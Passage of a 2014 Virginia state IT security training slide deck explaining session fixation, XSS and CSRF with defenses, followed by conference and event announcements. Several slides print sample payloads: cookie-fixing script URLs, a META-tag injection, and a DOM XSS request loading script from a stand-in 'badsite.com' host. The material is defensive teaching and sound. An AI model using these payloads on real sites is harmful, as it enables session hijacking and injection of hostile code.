
Session Management Risks

- Session Fixation
 - Attacker fixes the session ID before the user even accesses the server / application
 - Two primary methods:
 - Fix in the URL argument
 - Fix in the cookie

Session Fixation

- Fix the session ID in the URL Argument

1. High risk of detection
2. URL shortening increases likelihood of success (TinyURL, etc.)



Session Fixation

- Fix session ID in the cookie (XSS DOM – we'll cover in more detail later)
 - Client-side script

Standard	<code>http://www.example.com/<script>document.cookie="sessionID=12345; %20path="/";%20domain=. example.com";</script></code>
Persistent (permissive sessions required)	<code>http://www.example.com/<script>document.cookie="sessionID=12345;%20path="/";%20domain=.example.com";%20expires=01-01-2024%2000:00:00%20GMT";</script></code>



Session Fixation

- Attacker can use the META Tag as well:
 - Cookies are issued with an appropriate META tag in the returned HTML document:
meta http-equiv=Set-Cookie content="sessionID=12345">
 - Then an attacker would send the victim the following URL:
http://www.example.com/<meta%20http-equiv=Set Cookie%20content="sessionid=12345;%20domain=.example.com">



Session Management Best Practices

- Use the application framework's session manager
- Use strong cryptographic algorithms with a trusted (strong) PRNG for session ID generation
- Use session IDs with high entropy
 - Use as many characters as developmentally feasible
- Validate session IDs



Session Management Best Practices

- Set session timeouts to be as short as practical
- Destroy sessions upon logout or closing of browser
- Avoid shared session storage
- Use HTTPS whenever possible
 - Mixed pages should use separate session IDs for secure vs. non-secure
- Use secure cookies whenever possible



Session Management Best Practices

- Log session failures
- Do not log session IDs
- Do not use URL rewriting (if possible)
- Code reviews and testing
- Employ a web application firewall (WAF)
 - ModSecurity is free and community maintained
 - Can manage sessions, enforce SSL levels, and manage / enforce cookies and parameters



XSS (Cross Site Scripting)

- Called XSS to avoid confusion with CSS
- XSS exploits the trust the user has in the site
 - The attacker's exploit uses the security context of the user.
- XSS attack is one where a flawed application includes user-supplied data in a page sent back to the browser without proper validation.
 - essentially a code-injection attack that's only limited by the attacker's imagination.

XSS (Cross Site Scripting)


- Primarily found on message boards, blogs, guest books, password reset pages, etc.
 - Places that accept and store user input
- Goals of attacker can be:
 - ID Theft / impersonation
 - Credential theft
 - Malicious code injection

XSS (Cross Site Scripting)

- Three forms of XSS
 - Reflective (server-side execution)
 - Stored (server-side execution)
 - Document Object Model (DOM) based (client-side execution)
- All three forms originate on the server, so it is the application owner's responsibility to ensure their environment is safe


Reflective XSS

- Non-persistent
- Server accepts user-provided input to parse and display



Stored XSS

- Persistent
- Attack targets all users that access the page



DOM-based XSS

- Quasi-reflective
- Client-side execution of malicious code from static page
 - The server does not return malicious code

Server HTML	Malicious Request
<pre> <HTML> <TITLE>Test Page</TITLE> Test Page <SCRIPT> var pos=document.url.indexOf("query=")+3; document.write(document.url.substring(pos,document.url .length)); </SCRIPT> </HTML> </pre>	<pre> <a href="http://www.testsite.com/test.html#query=<script src='http://badsite.com/badstuff.js'></script>">http://www.testsite.com/test.html#query=<script src="http://badsite.com/badstuff.js"></script> </pre>

XSS Prevention for Users

- Apply security patches and updates
- Use an up-to-date browser with XSS security enabled
- Follow best practices when browsing the web and using email
- Be extremely wary of shortened URLs (TinyURL, bit.ly, goo.gl, etc.)



XSS Prevention for Developers

- Regularly scan your website for vulnerabilities
 - Nikto, XSSploit, Netsparker, Acunetix
- Do not insert untrusted data in nested contexts if it can be avoided
- Properly escape all untrustworthy data based on context (HTML, Java, JSON, CSS, etc.)
- Code reviews and testing

XSS Prevention for Developers

- Sanitize HTML markup and user input
 - OWASP has several libraries available to assist with this (AntiSamy and Java HTML Sanitizer)
 - Google offers xssprotect (Java)
 - HTML Purifier (PHP)
 - HTML Markdown (Perl)
- Avoid client-side document rewriting and redirection (DOM)
- Analyze and harden client-side code (DOM)



XSS Prevention for Developers


- Employ WAF and IPS policies with strict input and output validation
 - ModSecurity
 - Data Validation
 - Restriction of HTTP method (GET or POST)
- Use the security libraries available in your development platforms

Cross-Site Request Forgery (CSRF)


- This attack exploits the trust the site / application has in the user
- Primarily effective when the user has:
 - Active session on target site / application.
 - Implicit authentication (cookies) with the site.
- Can circumvent same-origination policy
- Similar to XSS, CSRF has two major categories:
 - Reflected
 - Stored

How CSRF Works – Basic Example

- Very basic example
- Malicious site would return a page with malicious content to pass a command to a site.
- Hidden iframe, hidden image URL, etc.



CSRF and Javascript Mashup



- Effective against intranets
- Can be used to map internal networks



Router Compromise through CSRF

- In mid-2013, approx. 300,000 TP-Link DSL routers were discovered to be vulnerable to CSRF
- Obfuscated javascript:
 - Original: `document.write("<script type=\"text/javascript\" src=\"http://www.badsite.com/js/badcode.js\">");`
 - Decoded: `document.writeln('<style type="text/css">@import url(`
- A significant number of these routers are believed to still be compromised



CSRF Defenses for Developers

- Use unpredictable session tokens
- Set short expiration periods for session tokens
- Avoid URL Rewriting
- Don't allow users to store arbitrary data on your servers
- Ensure you have addressed XSS vulnerabilities



CSRF Defenses for Developers

- Use human verification technology (CAPTCHA, Are You Human (Playthru), etc.) to limit automated attacks
- Harden sites and frameworks
- Apply security patches and updates in a timely fashion
- Utilize the anti-forgery tools in modern web development applications
- WAF
- Change default passwords



Questions

Questions?



Virginia Information Technologies Agency

Upcoming Events





IT Risk Management Standard (SEC520)

- New Risk Management Standard was published on February 12, 2014.
- The intent of this IT Risk Management Standard is to establish a risk management framework, setting a baseline for information risk management activities for agencies across the Commonwealth of Virginia (COV). These risk management activities include, but are not limited to, any regulatory requirements that an agency is subject to, information security best practices, and the requirements defined in this Standard. These risk management activities will provide identification of sensitive system risks, their associated business impact, and a remediation/recommendation strategy that will help mitigate risks to agency information systems and data.
- The Risk Management Framework aligns with the methods set forth by the National Institute of Standards and Technology (NIST) Framework for Improving Critical Infrastructure Cybersecurity.



Information Security Career Functions Standard SEC521-00

Standard creates the COV Cybersecurity Workforce Framework patterned after NIST's NICE Workforce Framework

Standard has been placed on ORCA for 30 days for comment.



Future ISOAG

April 2 1:00 – 4:00 pm @ CESC

Keynote: “*Data Protection:*

Following the data through the ecosystem!”

with Brian Geffert, KPMG LLP

ISOAG meets the 1st Wednesday of each month in 2014



IS Orientation

When: Thursday, March 13, 2014
Time: 9:00 am to 11:00 am
Where: CESC , Room 1211

Register here:

<http://vita2.virginia.gov/registration/Session.cfm?MeetingID=10>

Next IS Orientation will be held on Jun 5, 2014



VEMA 2014 Symposium Pre-Conference

- What:** Social Media in Emergency Mgmt & Disaster Response
- When:** March 18, 2014, 9am – 5pm
- Where:** Hampton Roads Convention Center, Hampton
- Cost:** \$0

Course is listed in the Knowledge Center as

[VDEM - V460: Social Media in Emergency Management and Disaster Response \(VEMA Symposium\) - Hampton](#)

(If you are unable to locate this course in your agency KC, contact your KC Administrator and ask them to load it in the KC)



Virginia Information Technologies Agency



IS Security Conference

Information Security: Enabling the Business

Richmond, VA 2014



**Secretary
of
Technology**





Conference Statement

IT Security Conference

"Information Security Enabling the Business"

April 3 & 4 2014:

Crowne Plaza Hotel

- The Commonwealth Information Security Council is holding its 1st annual Information Security Conference for employees of the Commonwealth of Virginia to assist in fulfilling our shared mission of securing information. The conference will include expert presentations for those with responsibilities for managing, auditing or assessing IT security in their organizations.



Conference Statement con't

IT Security Conference

"Information Security Enabling the Business"

- In addition to hearing expert presentations and sharing ideas with fellow managers, auditors and technical professionals around this theme, conference participants will have the opportunity to:
- **Expand their professional networks.**
- **Learn about security products and services.**
- **Maintain professional certifications.**



Who Should Attend

IT Security Conference

"Information Security Enabling the Business"

- Information Security Officers
- Information Security Analysts and Engineers
- Chief Information Officers
- IT Auditors
- Privacy Officers
- Risk Officers
- Other IT officers, managers, and staff with an interest in security or privacy

Keynote Speakers (Day 1)

IT Security Conference

"Information Security Enabling the Business"



Dr. Ron Ross - National Institute of Standards and Technology (NIST)

Dr. Ross will speak on TACIT Security - "Institutionalizing Cyber Protection for Critical Assets"

Keynote Speakers (Day 2)

IT Security Conference

"Information Security Enabling the Business"



Justin Somaini – Chief Trust Officer at Box

Mr. Somaini will discuss - "The need for Security Transformation"



Conference Topics

IT Security Conference

“Information Security Enabling the Business”

- **Application Security:**
 - *Speaker selection in progress*
- **Applied Security Metrics:**
 - *Dan Han, ISO, Virginia Commonwealth University and; Doug Streit, ISO, Old Dominion University*
- **Balancing Security & Risk Management:**
 - *Randy Marchany, CISO, Virginia Tech*
- **Business Impact & Disaster Recovery Exercises - Lessons Learned and How to Pitch IT:**
 - *Karen Cole, Assura Consulting*
- **Cloud Computing Security:**
 - *Speaker selection in progress*
- **Dealing with Big Data:**
 - *Dr. Peter Aiken, Founding Director, Data Blueprint*
- **Disaster Recovery Applied and Hands On Techniques:**
 - *Jean Rowe, Managing Director & DR Specialist, BC Pathfinders LLC*

Note: Topics are subject to change prior to conference



Conference Topics (Con't)

IT Security Conference

"Information Security Enabling the Business"

- **How to Deal with Auditors and ISOs:**
 - *Andy Hallberg, ISO, Alcohol Beverage Control (ABC) and; Chuck Ross, Senior Information Systems Security Auditor, APA*
- **Keeping Your Agency Off the Front Page:**
 - *Speaker selection in progress*
- **Mobile Forensics and Auditing:**
 - *Speaker selection in progress*
- **Security Awareness & Securing the Human:**
 - *Chandos Carrow, ISO, Virginia Community College Systems*
- **Security in a BYOD (E?) World:**
 - *Alan Dabbieri, Chairman and Founder, AirWatch*

Note: Topics are subject to change prior to conference



Conference Topics (Con't)

IT Security Conference

"Information Security Enabling the Business"

- **Social Networking Security:**
 - *Karen McDowell, Information Security Analyst, University of Virginia*
- **Telecommuting Security:**
 - *Sandy Graham, ISO, Chesterfield County*
- **The Auditor of Public Accounts (APA) Future Vision:**
 - *Goran Gustovsson, Information Systems Security Director, APA*
- **Wireless Network Security:**
 - *Eric Taylor, Senior Security Engineer, Northrop Grumman*
- **Enterprise Governance and IT Architecture:**
 - *Carlos Buskey, Adjunct Faculty, Virginia Commonwealth University*

Note: Topics are subject to change prior to conference



Vendor Attendees

IT Security Conference

"Information Security Enabling the Business"

Verizon
IBM
Impact Makers
AT&T
Gartner
North Highland

ePlus Technology
Syrinx Technologies
Accuvant
Symantec
Oracle
FishNet Security



Vendor Attendees (Waiting List)

IT Security Conference

"Information Security Enabling the Business"

Extreme Networks
Extra Hop
Assura
IBM Security Systems
Tenable Network
Security
McAfee



Registration Cost

IT Security Conference

"Information Security Enabling the Business"

**Registration fee: \$125.00 for Attendees
\$500.00 for Vendors**



How To Register

IT Security Conference

"Information Security Enabling the Business"

You may register for the conference at the following link:

Website Link:

<http://www.vita.virginia.gov/COVAsecurityconference2014/>



Payment Method

IT Security Conference

"Information Security Enabling the Business"

You may pay for the conference by: **IAT**
Credit Card
Check

If you have questions, contact:
CommonwealthSecurity@vita.virginia.gov



Submit Events

- If your group or organization is promoting a security related event and would like to have it communicated to the Information Security Officer community:

Please submit all upcoming events to:

CommonwealthSecurity@VITA.Virginia.Gov



ISOAG-Partnership Update

*IT Infrastructure Partnership Team
Bob Baskette*

5 March, 2014



NORTHROP GRUMMAN

ADJOURN

THANK YOU FOR ATTENDING

